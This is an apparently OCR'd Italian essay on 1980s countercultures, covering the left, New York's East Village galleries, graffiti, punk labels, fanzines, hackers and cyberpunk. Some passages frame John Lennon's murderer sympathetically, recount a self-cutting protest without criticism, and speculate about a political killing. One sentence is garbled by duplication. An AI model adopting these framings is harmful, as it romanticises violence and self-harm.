Durante gli anni ottanta, è stata fatta passare un'idea di assenza di impegno politico. La mia opinione è che all'interno dei movimenti alternativi vi sia stata effettivamente una feroce critica verso l'ambiente della politica; ma, a mio avviso, la critica è stata rivolta, prevalentemente, contro un'idea ufficiale del fare politica. Infatti, a fianco di tali critiche, si sono sempre accompagnate tutta una serie di pratiche sociali il cui scopo è stato quello di tentare di risolvere, dal di fuori, le stesse problematiche di democrazia e gli stessi ideali di libertà che venivano sviluppati all'interno degli ambienti politici dalle fasce tradizionali della sinistra.

Se può esistere una definizione di sinistra, oggi non va cercata all'interno degli attuali schieramenti politici, e neppure nelle pratiche e negli atti estremi. 'Sinistra' va, a mio avviso, intesa come una definizione 'inventata', senza una precisa collocazione teorico-pratica spaziale o temporale. Ciò che in un momento è di sinistra, potrebbe divenire negativo e spostarsi a destra in un altro momento; ma questo non deve essere un limite alla possibilità, in uno specifico intorno di spazio o di tempo, di riconoscere delle 'identità' di intenti socialmente buoni o positivi, o comunque si vogliano chiamare, tra entità, gruppi o classi; intenti che possono realizzarsi sia nell'ambito della politica, che in quello delle culture 'alternative', che nelle pratiche quotidiane.

L'idea di sinistra non deve avere limiti fisici o razziali (inteso nel senso ampio del termine), ma deve bensì avere, a mio avviso, dei limiti morali (non ideologici e/o dogmatici) di impegno per la risoluzione di determinate problematiche sociali.

L'idea di tale sinistra deve avere una tradizione storica che non va cercata nelle classi politiche o filosofiche, ma in una tensione propulsiva operata nel passato dalle masse, o dai singoli individui, verso la ricerca di un miglioramento delle condizioni dei rapporti sociali.

In ogni rivoluzione (così come anche negli avvenimenti successivi ad essa), privata o di massa, e in ogni piccolo evento quotidiano, c'è sempre qualcuno che si pone dalla parte del potere e qualcuno che ne rimane vittima.

Un'idea 'ampia' della sinistra deve, a mio avviso, situarsi sempre dalla parte delle vittime. Deve saper anche riconoscere se le conseguenze positive per alcuni possano non essere negative per altri.

Non c'è bisogno di bandiere per fare questo, ma di un profondo senso di impegno sociale e di ricerca del bene. Un bene non assoluto, ma relativo alle situazioni specifiche. Di solito le religioni hanno cercato di porsi in un'ottica analoga a questa, e non a caso gli anni '80 hanno visto un proliferare di culture alternative con profonde radici e attitudini mistiche. Ciò che va risolto è il riuscire ad uscire dalle sette, anche dalle sette ufficiali, e dai formalismi legati ai rituali di tali sette. Bisogna saper scorrere all'interno del complesso flusso dell'informazione e della comunicazione senza uniformi.

Bisogna mantenere gli ideali e le scelte individuali in equilibrio rispetto a un'idea di libertà collettiva.

LA POSSIBILITÀ DI TRANSITARE IN UN FLUSSO IMMATERIALE E VIRTUALE DELLA COMUNICAZIONE, PER DIVENTARE UN VALIDO STRUMENTO SOCIALE, NON DEVE ESCLUDERE O DIMENTICARE IL SENSO 'POSITIVO' PER CUI TALE STRATEGIA VA OPERATA.

Dalla metafisica alla simulazione, è facile dimenticarsi dell'esistenza 'reale' del dolore fisico e psicologico. Reale e virtuale, figurativo e astratto, possono, e devono a mio avviso, coesistere all'interno di una più ampia ricerca del bene.

Quella che segue è un'associazione libera, senza inizio e senza fine, di alcune (poche) tracce di persone luoghi o eventi che ritengo in qualche modo collegati da un clima di purezza di intenti democratici nel loro lavoro culturale. Un collegamento non sempre diretto, ma più spesso casuale e verificabile solo attraverso un'associazione libera di fatti o idee presenti nei punti più disparati del globo e uniti semplicemente da una catena di contatti che si può osservare solo dall'esterno.

Bisogna dire che un fattore importante per lo sviluppo e la distribuzione di tali ideali sono stati a mio avviso principalmente i luoghi stessi della comunicazione più dei contenuti delle singole idee o dei singoli atti: Che, cioè, un fenomeno di opposizione complessivo e incisivo sul sociale non è dovuto tanto ai contenuti dei vari atti, quanto alla circolazione diffusa di questi all'interno dei movimenti. Io credo che un clima di opposizioni caratterizzato, come è stato quello degli anni '80, da una forte disomogeneità, parcellizzazione e volontaria anonimità, non sarebbe esistito senza uno sviluppo e una grande attenzione verso un uso individuale o collettivo, anarchico o comunque libertario dei mezzi di comunicazione di massa. Credo cioè che la causa per cui non si è avuta una caduta di valore nell'impegno rivoluzionario sia principalmente grazie al modo in cui i varii luoghi, così come i singoli individui, della 'sinistra', sono riusciti a far circolare informazione

Sempre seguendo questa linea di continuità si può anche vederne i lati negativi; di come tutta una serie di esperienze underground e alternative degli anni passati abbiano finito per essere museificate, storicizzate e inserite all'interno del sistema delle merci. Come è successo per i varii movimenti culturali di questo secolo, così sta accadendo anche per i graffiti degli anni '70 e '80, per certi gruppi punk, rap, reggae, etc. Lo stesso avviene per la Mail art, così come è avvenuto per certi hackers storici (il fondatore della Apple computers ha iniziato la sua carriera vendendo scatolette che permettevano di telefonare senza pagare la bolletta alla società dei telefoni americana). Così come certi fomentatori della contestazione si siano poi inseriti nella leadership politica. Bene, io non credo che questi argomenti siano validi per contestare l'impegno sociale o il lavoro che questi personaggi e luoghi hanno avuto nel passato e continua ad avere nel presente. Sono pienamente convinto che le azioni e i concetti portati avanti da queste zone dell'opposizione abbiano pienamente risolto il loro obbiettivo provocando un mutamento nella cultura, nei costumi, nelle idee dell'umanità, tale che va considerata come opera d'arte:

LA PARTE DEL LORO LAVORO CHE È RIMASTA NELLA COSCIENZA DELLA GENTE: L'ATTO PER CUI, LO SVILUPPO DELLA COSCIENZA DELLA GENTE CONTINUA A SOPRAVVIVERE NEL MONDO CREANDO UN SENSO REALMENTE DEMOCRATICO DI SOCIETÀ E DI LIBERTÀ. TUTTO CIÒ È DECISAMENTE PIÙ IMPORTANTE DEGLI OGGETTI CHE VENGONO ESPOSTI NEI MUSEI, E PIÙ IMPORTANTE ANCHE DELL'OGGETTO-LIBRO (DUNQUE ANCHE DI QUESTO LIBRO) CHE PROMUOVE TALI CONCETTI. OGGETTI QUESTI CHE, PER COME VENGONO PRESENTATI ABITUALMENTE DALLA CULTURA ISTITUZIONALE, RESTANO SEMPLICI FETICCI SPETTACOLARI.

E' comunque bene 'ribadire' che le motivazioni di fondo, le quali fanno si che si scelga la strada dei circuiti della distribuzione dell'informazione, sono e devono rimanere di carattere sociale e conseguentemente politico.
Deve essere chiara e dura la critica verso tutti quei luoghi della distribuzione (sia nel campo della cultura ufficiale, che nel campo delle culture alternative) che ritengono un successo la vendita: la vendita sia delle copie di un disco, sia di quelle di un libro o di una rivista, sia delle opere d'arte.

LA VENDITA DI PER SE' NON È UN SUCCESSO, E NON DEVE ESSERE UN FINE. SE IMPLICA UNA PERDITA DI COERENZA: SE IMPLICA CIOÈ IL VENDERE MERDA.

I MUSEI, COSÌ COME LE FALSE ETICHETTE DISCOGRAFICHE INDIPENDENTI, I FALSI MEETINGS, I FALSI SPAZI ALTERNATIVI E TUTTO CIÒ CHE CONTENGONO, RESTANO DALL'ALTRA PARTE DELLA BARRICATA, ALMENO NEL SENSO DI UN LORO VALORE SOCIALE E NON DUNQUE INDIVIDUALE.

CLASS WAR

UN CASO O UNA NECESSITÀ? :

Nel 1980 Abc No Rio, una delle prime gallerie alternative che in seguito nasceranno agli inizi dell'ottanta intorno alla zona dell'East Village , organizza insieme a Fashion Moda e a Colab il 'Real Estate Show', una mostra che raccoglie i fermenti di un certo underground artistico Newyorkese sviluppatosi alla fine dei settanta. Le motivazioni che portano alla realizzazione di tale mostra sono specificamente di tipo sociale. La mostra, come si può leggere nelle parole di Alan Moore, "...non riguarda l'arte, ma le agenzie immobiliari". Come viene riportato da Joe Lewis, nelle intenzioni di Alan Moore non vi era l'idea di una mostra che indagasse su problemi estetici, quanto la speranza che:

"L'ARTE POTESSE ESSERE UN MEZZO DI INFORMAZIONE PER SVILUPPARE LE IDEE SULLE AGENZIE IMMOBILIARI, SULLE PROPRIETÀ SELVAGGE E SULLE ABITUDINI NELLA CITTÀ".

Per alcuni versi analoga, è la mostra 'Times Square Show', nata sempre dalla collaborazione tra Fashion Moda e Colab, in cui, per alcuni aspetti su come verrà propagandato il fenomeno, vi saranno le premesse per lo sviluppo di gallerie, art club, negozi e fanzine collegate al movimento che prenderà il nome di 'East Village'. Le riviste d'arte in seguito tenderanno a presentare questa operazione in blocco, senza distinguere tra gli aspetti speculativi della gentrificazione (ovvero le reali conseguenze che un clima chic', come sarà quello artistico, produrranno sulla zona con aumenti dei prezzi degli stabili e del costo generale della vita, che tenderà a emarginare gli abitanti estremamente poveri del luogo) dalle operazioni positive sul territorio urbano decisamente votate all'impegno sociale. Tra le tante operazioni di questo tipo, sono un esempio positivo le scritte polemiche di J. Fekner sui muri degli edifici semidistrutti, realizzate a cavallo tra la seconda metà degli anni '70 e l'inizio '80. Fashion Moda lavora nel Bronx, altra zona povera delle comunità di colore di New York organizzando, fin dagli anni settanta, mostre con i lavori dei graffitisti che lavorano direttamente nella metropolitana o sui muri di New York. Al centro del lavoro svolto da Fashion Moda vi è un'idea estetica che vorrebbe uscire dai luoghi ufficiali della cultura per ritrovarsi dentro alla vita quotidiana, eliminando ogni costrizione dai mezzi espressivi dell'individuo. Un concetto per certi versi analogo, lo possiamo ritrovare nei collage fatti con oggetti presi dalla strada, dagli artisti Dada o nelle azioni di H. Flint, come quelle del 1963, in cui cammina di fronte ai musei con appesi addosso cartelli con scritto frasi tipo 'DEMOLISH ART MUSEUM!' o 'DEMOLISH SERIOUS CULTURE!'. Nel numero 11 della sua rivista 'SMILE' (1989), Stewart Home intervista H. Flint e titola la prima pagina con la stessa scritta 'DEMOLISH SERIOUS CULTURE!'. All'interno della rivista viene spiegato il progetto

- Illustrazione tratta da VAGUE magazine, n. 21, 'Cyber-punk', 1988, Londra, Inghilterra.

di 'Art Strike' che verrà attuato dal 1990 al 1993 e vi si possono trovare anche informazioni sul Festival del Plagiarismo, movimento che rifiuta l'idea di unicità dell'opera d'arte per aprirsi altresì a una possibile contaminazione e uso di ogni elemento preesistente nella cultura o nella vita quotidiana. Il Plagiarismo si distacca seccamente dalle operazioni citazioniste del periodo postmoderno, sicuramente vuote di ogni senso politico, veramente critico verso il ruolo dell'artista come guru di un'idea di verità, per ritrovarsi invece a realizzare operazioni tipo quelle in cui molti artisti producono differenti lavori firmandoli entrambi con il solito pseudonimo 'Karen Eliot'. Vicine dunque ad ambienti di movimento e politici di tipo situazionista (anche se sono, solo pochi e specifici, gli aspetti del situazionismo a interessare questi gruppi), le operazioni di questo tipo sono comunque in qualche modo paragonabili a quelle più mercificabili di M. Bidlo. operazioni queste che si rifiutano di creare una nuova immagine artistica, bloccando metaforicamente la produzione e il sistema dell'arte, nella ripetizione assolutamente identica dei lavori del passato. Nel caso di Bidlo il mercato dell'arte non ha assolutamente cessato di esistere e ne abbiamo continue conferme. Nel 1984 comunque, potei assistere alla simulazione, organizzata da M. Bidlo dentro al P.S.1 a New York, degli ambienti e dell'atmosfere della Factory di A. Warhol. M. Bidlo fece recitare ai nuovi protagonisti del mondo dell'arte, sia galleristi che artisti e critici, la parte delle vecchie star che gravitavano intorno alla Factory negli anni sessanta. Nella stessa mostra erano esposti, tra gli altri, i lavori di K. Haring. Nel catalogo della mostra: 'DOCUMENTA 7' a Kassel (1982), Haring parla dei suoi lavori sui manifesti neri, di annullo delle pubblicità nella metropolitana di New York e dei lavori precedenti in cui si ispirava ai cut-up di William Burroughs. I cut-up di Burroughs, per alcuni loro aspetti, sono associazioni casuali di frammenti di testi che, così liberamente riuniti, costruiscono un nuovo prodotto, con un nuovo senso e un nuovo valore semantico. Vicino a queste esperienze c'è una tradizione di poesie lettriste, dada e surrealiste. Intorno a Burroughs ruotano molte esperienze underground dagli anni '60 ad oggi. Tra gli altri, anche Klaus Maek collabora con Burroughs. Nel film di Klaus Maek, 'Decoder' (1983), i due, sfruttando in parte la tecnica dei cut-up, fanno largo uso di messaggi subliminali, di cui nella costruzione della sceneggiatura del film ne lanciarono l'idea che fu in seguito usata per delle operazioni realizzate in mezzo alle strade di Berlino con nastri pre-registrati (1982). L'idea dei messaggi subliminali nasce da ambienti di ricerca scientifica, sulla percezione umana, per invadere fin dagli anni '50 il campo della pubblicità. Settore questo in cui i messaggi subliminali sono stati usati (tramite il cinema, la televisione e altro) per convincere a sua insaputa il pubblico ad acquistare determinati prodotti commerciali.

L'uso alternativo della comunicazione subliminale fa parte di uno specifico modo di fare controcultura, nel quale le varie istituzioni, norme, strutture e linguaggi, vengono usati come alibi o meglio come 'Cavallo di Troia', per introdursi clandestinamente nel sistema generale della comunicazione, costruendo, in questo modo, la possibilità di far circolare all'esterno i propri messaggi senza che questi vengano appiattiti e manipolati dai sistemi di informazione.

Figli di queste strategie sono sicuramente i virus informatici, nei quali l'uso delle forme di 'Cavallo di Troia' ne è diventata una peculiarità. Anche la fanzine (inglese) Vague parla di comunicazione subliminale. Fanzine questa che durante l'arco degli anni '80 ha presentato articoli dei personaggi, o sui movimenti, più radicali del clima della cultura underground europea e internazionale.


Vague è un esempio raro di lotta culturale portata avanti con una linea lucida ed esente da compromessi di mercato. Attraverso Vague infatti passano molte delle premesse e delle speranze per la concretizzazione di un effettivo intervento sul reale da parte di tutto un ambiente sociale antagonista.

Scopro per la prima volta un numero di Vague a casa di Stefano Bettini, cantante del mitico gruppo fiorentino punk-sperimentale 'I REFUSE IT!', formatosi nel 1981 e, purtroppo, scioltosi nel 1987. Nel 1982 Bettini va a San Francisco e prende i primi contatti con la più famosa fanzine del punk americano: 'Maximum Rock'n Roll'. Al suo ritorno insieme ad altri ragazzi dell'area Toscana e con alcune mie collaborazioni sul tema dei graffiti e dell'East Village, viene fondata la fanzine 'NUOVE DAL FRONTE'. Autore fin dagli anni settanta, di svariati film sperimentali in super 8, decisamente trasgressivi e anticipatori di un linguaggio divenuto in seguito usuale all'interno di certa creatività underground anni '80, Bettini attualmente canta, sotto lo pseudonimo di 'Generale', testi di sua creazione dal carattere decisamente critico verso il sistema, anche se assolutamente fuori da ogni tipo di mentalità movimentista o politica. Accanto a Bettini suona molto spesso Lapo Lombardi, alias 'Ludus Pinski', autore di buona parte della musica delle loro canzoni. Le capacità creative di Ludus Pinski vanno oltre ogni confine stilistico, così come la sua componente spirituale, per spaziare nell'intero universo alla ricerca di ogni tipo di suono. I loro concerti sono spesso affiancati dai DJ del gruppo Mama Africa, che da diversi anni organizzano serate a carattere multirazziale al ritmo della musica reggae, rap, etc.. Dai soliti ambienti, ma per la precisione a Pisa, nasce nel 1984 lo spazio alternativo 'VICTOR CHARLIE' che presenterà per qualche anno concerti di gruppi americani, europei e la migliore produzione del punk hardcore toscano; definito Gran Ducato Hard Core (G.D.H.C.), Questo specifico clima alternativo toscano, sarà promotore di svariate iniziative controculturali tra cui l'etichetta indipendente Belfagor Records. Dalle ceneri della Belfagor Records, ma soprattutto da Pisa e Livorno nasce in seguito l'etichetta discografica Wide Records (1989). Uno dei fondatori della Wide Rec., Sandro Favilli, è stato a lungo il bassista del gruppo I Refuse It!, così come dei Cheetah Chrome Motherfuckers (primo gruppo punk italiano), e come lui anche gli altri (Pippo, Gabriele, e in seguito Francesco) hanno un passato legato, più o meno direttamente, ad alcune delle migliori bands musicali italiane degli anni '80. La Wide Rec. è anche l'unico distributore in Italia per l'etichetta americana Alternative Tentacles Records. Etichetta, quest'ultima, fondata da Jello Biafra, cantante dei Dead Kennedys. E' la Alternative Tentacles che, nel 1981, produce una delle raccolte più riuscite del clima punk hardcore americano: 'LET THEM EAT JELLYBEANS!'. I testi del disco sono un ottimo esempio di antagonismo contro lo stato, contro l'ottusità della visione moralistica americana, contro le censure e contro l'uso che viene fatto

dell'idea di libertà dal governo americano così come da quello russo. Frasi per certi versi analoghe si possono trovare all'interno di 'La società dello spettacolo' di G. Debord (1967), ma anche, e soprattutto, nei volantini politici degli anni '60 e '70. Un linguaggio analogo a quello di Debord sarà per certi versi utilizzato anche da J. Baudrillard, un filosofo che oltre ad aver scritto un buon saggio sui graffiti nel 1976, ha avuto spesso contatti con l'area dell'Autonomia. All'area dell'Autonomia apparteneva la rivista bolognese A/Traverso (nata a metà degli anni settanta) e uno dei suoi fondatori: Bifo. Ad un'area per certi versi analoga appartiene anche la rivista 'Semiotext(e)' della Columbia University di New York. Sia Bifo insieme al gruppo Ario (tra i cui promotori vi è Franco Bolelli, che all'inizio degli '80 figurava tra i fondatori della rivista Musica '80), che Semiotext(e), stanno iniziando ultimamente ad interessarsi al fenomeno del 'Cyberpunk'. Intorno al fenomeno del Cyberpunk gravitano settori e discipline culturali differenti, tra cui, principalmente: la letteratura fantascientifica, la ricerca dell'intelligenza artificiale sul problema delle realtà virtuali e delle loro applicazioni nel quotidiano, la cultura psichedelica dei mondi immaginari (sostituendo, o affiancando, queste nuove tecnologie all'uso delle droghe negli anni '60), e soprattutto, per quello che mi riguarda, la possibilità di usare nuovi strumenti, più o meno interattivi, multimediali, finalizzati all'allargamento della comunicazione, alla democratizzazione dell'informazione, ed alla possiblità di reagire clandestinamente ai sistemi di potere informatici. Di problematiche per certi aspetti analoghe a quelle del Cyberpunk si interessano ultimamente anche i Giovanotti Mondani Meccanici (G.M.M.). Autori di fumetti realizzati al computer e pubblicati sulla rivista 'Frigidaire' (1984), che attualmente lavorano per sviluppare aspetti creativi e 'telepatici' della ricerca sulle realtà virtuali; I G.M.M. fedeli a un'idea di multimedialità totale, non sono esenti da contaminazioni in ogni settore dell'informazione. Di multimedialità e di informatica, parla anche la tesi di laurea in architettura di Massimo Cittadini (1988) che, vivendo a cavallo tra Ascoli e Firenze, porta avanti in perfetta solitudine una ricerca radicale sull'uso alternativo del computer. Nella sua tesi cita correttamente Tymothy Leary, figura chiave dei movimenti underground anni '60 e ora promotore, insieme a W. Gibson, Bruce Sterling, Stuart Brand, Lee Felseinstein e altri di una campagna pubblicitaria intorno al fenomeno del Cyberpunk tramite convegni, festival e pubblicazioni su riviste e libri, etc. La battaglia per la liberalizzazione delle droghe di Tymothy Leary e altri, è un tema specifico degli anni '60 ma è anche parte di un progetto antiproibizionista dell'artista genovese Roberto Costantino, in arte Le Role. E' un tema importante, questo almeno per quel che riguarda le cosidette droghe leggere, di una buona fetta della musica reggae che ha attraversato gli anni '70 e '80, mescolando testi di impegno politico e sociale con argomenti di amore terreno e spirituale. Un buon esempio sono le canzoni di Mutabaruka, Linton Kwesi Johnson, Black Uhuru, Bob

- Illustrazione tratta da ICONIC TREATISE GOTHIC FUTURISM ASSASSIN KNOWLEDGES OF THE REMANIPULATED SQUARE POINT ONE TO 720° di RAMMELLZEE, 1979, ripubblicato nella tesi 'GRAFFITI - EAST VILLAGE', scritta da Tommaso Tozzi nel 1984 per l'Accademia di Belle Arti di Firenze.

BOMBERISM




(Missile Content Extremely Condense
X-rays, gamma rays, ultraviolet
light visible light, infared.
Lead in gaseous formation.

"ε"

(Epsilon)

MULTICOLORED EQUALS
CAMOUFLAGE.

WILD STYLISM




(Sigma)
"ε"

(Nymphism)

IKONOKLAST
PANZERISM

(Gothic Futurism)
(Sigma)

"ε"



050-56-5514 Rammellzee

©

Marley, Burning Spear, Jimmy Cliff, Mikey Dread, Sugar Minott, etc.. Molti cantanti reggae inoltre sono stati duramente perseguitati politicamente negli anni '80 ed è facile ipotizzare che per simili motivi Prince Far I sia stato ucciso.cui Prince Far I, hanno finito per essere uccisi, è facile ipotizzare, per simili motivi. Un altro famoso cantante assassinato è John Lennon, leader dei Beatles e autore di famosi testi pacifisti. Ma in questo caso il suo assassino si è rifiutato di scegliere tra le due qualità diametralmente opposte che venivano rappresentate dalla stessa figura: la prima era un grosso punto di attenzione intorno a problemi sociali positivi, come appunto quelli sulla pace o sull'amore, la seconda era il simbolo di una società dello spettacolo, della merce e del consumo in cui lui, così come Andy Warhol, si era perfettamente inserito.

CREDO CHE L'ASSASSINO DI J. LENNON ABBIA PORTATO, IN UN MODO CHE NON SPETTA A NOI GIUDICARE, ALMENO IN QUESTO AMBITO, LA VOCE DEL TERZO ESCLUSO: LA VOCE CIOÈ DI CHI NON È PROTAGONISTA NÉ NEL BENE NÉ NEL MALE, MA È ALTRESÌ COSTRETTO A SUBIRE LE SCELTE E LE RISOLUZIONI DELLE DIASPORE TRA I 'BUONI' E I 'CATTIVI': QUEI 'BUONI' E 'CATTIVI' CHE VENGONO IN TAL MODO DISTINTI E 'COSTRUITI' DAI MASS-MEDIA.

Yoko Ono è la compagna di J. Lennon, ma è anche un artista del gruppo Fluxus. Movimento artistico nato intorno alla fine degli anni '50, Fluxus ha raccolto al suo interno gli sforzi più famosi del periodo, in direzione dell'abolizione dei confini tra arte e vita, dando luogo a una varietà di linguaggi 'facili' con cui sono stati in seguito presentati, contestati, evitati i prodotti artistici. L'indeterminazione del linguaggio stesso è stato un obiettivo delle azioni e dei pensieri Fluxus, che molto avevano in comune con elementi del pensiero orientale e di certa filosofia scientifica. In un pezzo del 1964 Yoko Ono scrive che l'opera d'arte è fatta per essere copiata, fotografata, duplicata, che l'originale deve essere distrutto e che va considerata un'opera la sua riproduzione. Opere d'arte che presentano assunti analoghi non sono rare in quel periodo e sul tema della riproducibilità dell'opera d'arte è stato discusso a lungo per tutto il secolo e sicuramente la riproducibilità dell'informazione telematica è uno sviluppo e un passo avanti verso una risoluzione di tali problematiche.

IL PROBLEMA DA RISOLVERE RESTA PERÒ, PIÙ DI ALTRI, QUELLO DELLA GESTIONE DEI SISTEMI DI INFORMAZIONE.

L'idea hacker di un libero accesso alle banche dati e di un libero uso di codesti archivi informatici viene espressa, oltre che nella pratica quotidiana degli hackers, nell'introduzione di uno dei testi fondamentali, almeno dal punto di vista tecnico, per chi si muove in questa direzione: "The computer underground" di M. Harry (1985) così come negli atti del convegno mondiale degli hackers (Galactic Hacker Party) che si è tenuto a Amsterdam nel 1989 dal nome "Icata 89".

Nel testo di M. Harry si affronta il problema dell'hacker visto come un criminale.
Criminali sono stati considerati anche gli atti dei graffitisti, fintanto che i loro lavori non sono stati appesi dentro le gallerie d'arte tra la fine degli anni settanta e l'inizio degli ottanta. Criminale è stato considerato a lungo il fenomeno punk. Criminali e teppisti erano gli studenti che scendevano in piazza durante i periodi 'caldi' della contestazione. E se non venivano definiti criminali era per farli passare per folli. L'idea dell'artista come folle è un'ottima via per giustificare l'inevitabile inclusione di certi personaggi scomodi all'interno della cultura. Quando, un po' per il valore dei loro atti e un po' per cercare di manipolarli, non si può fare a meno di includere all'interno della cultura certi personaggi che operano in direzioni antagoniste al sistema ufficiale, allora i burattinai dell'informazione si salvano dichiarandoli artisti ovverosia pazzi che non sanno quello che fanno, che lo fanno bene, ma che, in quanto folli, i loro sono atti che è impossibile e meglio non ripetere. Dimostrare che:

ANCHE GLI ATTI DI TALI "FOLLI" POSSONO DIVENTARE ACCADEMIA

è stato il motivo base di alcune performance che, rifacendomi solo per certi aspetti a Bidlo, ho realizzato tra il 1986 e il 1987 dapprima al BANG AMEN (garage di 20 mq da me adibito e diretto a spazio underground nel 1986; diede vita a alcuni happening e mostre realizzate dall'area underground fiorentina nei pochi mesi di vita resi possibili a causa di una difficile convivenza con un vicinato sospettoso e dalle inconfondibili abitudini e morali borghesi) e in seguito al PAT PAT RECORDER (uno spazio clandestino fondato e gestito a Firenze da me, Steve Rozz, Nielsen Gavyna, Priscila Lena Farias e, in seguito,Massimo Cittadini. Al Pat Pat Recorder si sono susseguite, nell'arco di circa due anni, una frenetica serie di iniziative alternative quali performance poetiche, sonore, multimediali, mostre o presentazioni di fanzine, gruppi e singoli, notti di graffiti urbani, pubblicazioni e altro, che hanno in certo modo 'movimentato' l'ambiente alternativo fiorentino tra il 1986 e il 1987). Certe performance che realizzai in questi due spazi erano l'esatta ripetizione di quelle realizzate da artisti di avanguardia durante questo secolo. Il dimostrare che era in atto un'accademizzazione delle pratiche dell'avanguardia, così come è stato fatto per l'arte Concettuale, era un modo anche per contestare tutta la frangia dei cosiddetti artisti bohemienne che durante gli anni '80, così come anche in periodi precedenti, hanno usato le varie mode culturali "alternative" per proporsi come eroi, vittime, folli e geni del momento. Sfruttando la purezza dei movimenti alternativi e il loro radicale sforzo di operare in clandestinità, fuori dai circuiti commerciali, molti giovani artisti hanno copiato gli aspetti più esteriori e più facili dei linguaggi di tali movimenti non solo svuotandoli di ogni senso politico, ma presentandoli al giudizio pubblico in un modo falso, esagerato, distorto e aggressivo che ha provocato un naturale rifiuto del senso comune intorno a tali ambienti. La critica alla falsità dei media nel presentare le contro-culture è il concetto alla base del gesto che fecero nel 1984 tre ragazzi di Milano a un convegno di famosi sociologi sul tema delle nuove culture giovanili; essi salirono sul banco della conferenza e tagliandosi il corpo con delle lamette dimostrarono quale fosse in

realtà l'argomento di cui il convegno stava discutendo. Uno dei ragazzi in questione, Gomma, sarà in seguito uno dei fondatori della fanzine Decoder; inoltre, quell'azione sarà riportata e appoggiata dalla fanzine Amen di Milano. Intorno a questa fanzine, e dal clima dell'Helter Skelter (Milano), si svilupperanno i presupposti per un'area underground italiana rivolta all'uso di nuove tecnologie per scopi sociali di controcultura.

Un luogo comune propagandato negli ultimi trent'anni da chi ha gestito la politica dell'informazione è stata l'equazione: drogati=criminali. Allo stesso modo di quanto siano stati considerati criminali i terroristi neri e i terroristi rossi, senza fare distinzione alcuna tra le ben differenti ideologie e pratiche dei due movimenti e senza svelare come spesso gli elementi base del terrorismo di destra fossero collegati saldamente alle strutture segrete del governo centrale. La politica e la cultura ufficiale si è rifiutata di analizzare ciò che gli accadeva intorno come flusso graduale di elementi che si distaccavano dai loro punti di vista, con direzioni spesso diametricalmente opposte. La politica è stata quella di censurare un'ampia fascia di ciò che stava al confine tra quell'idee 'ufficiali' di legalità e di illegalità. La tattica era: o ben vicino a noi o totalmente fuori. In questo modo sono diventate criminali, illegali e pericolose la maggioranza delle pratiche e delle idee di massa quotidiane. In questo modo, a causa dell'impossibilità di essere esenti da atti quotidiani che non sfociassero nell'illegalità, si è normalmente e silenziosamente sviluppata un'attitudine all'assenza di rispetto dei codici e delle leggi di convivenza sociale. A causa della politica dei governi a cui abbiamo dovuto e dobbiamo fare riferimento, ci siamo trovati a vivere in una situazione di illegalità;

UN'ILLEGALITÀ DICHIARATA DALL'ALTO NEI CONFRONTI DI BUONA PARTE DEI COMPORTAMENTI E DELLE LIBERTÀ INDIVIDUALI E COLLETTIVE.

A dispetto questo di una situazione in cui, in realtà, gli esempi di illegalità effettiva per un sistema 'democratico', erano estremamente rari e andavano spesso cercati dentro o in collegamento con le zone alte delle istituzioni. Per la gente la conseguenza di tale politica è stata: da una parte un chiudersi a guscio nel poco spazio che veniva concesso rifiutando contatti esterni per via di un senso di diffidenza e terrore di essere contaminati o trascinati nell'illegalità; dall'altra un senso di esasperazione acuito dall'impossibilità di costruirsi spazi privati da parte di chi era povero e non possedeva i mezzi economici per garantirsi l'indipendenza.

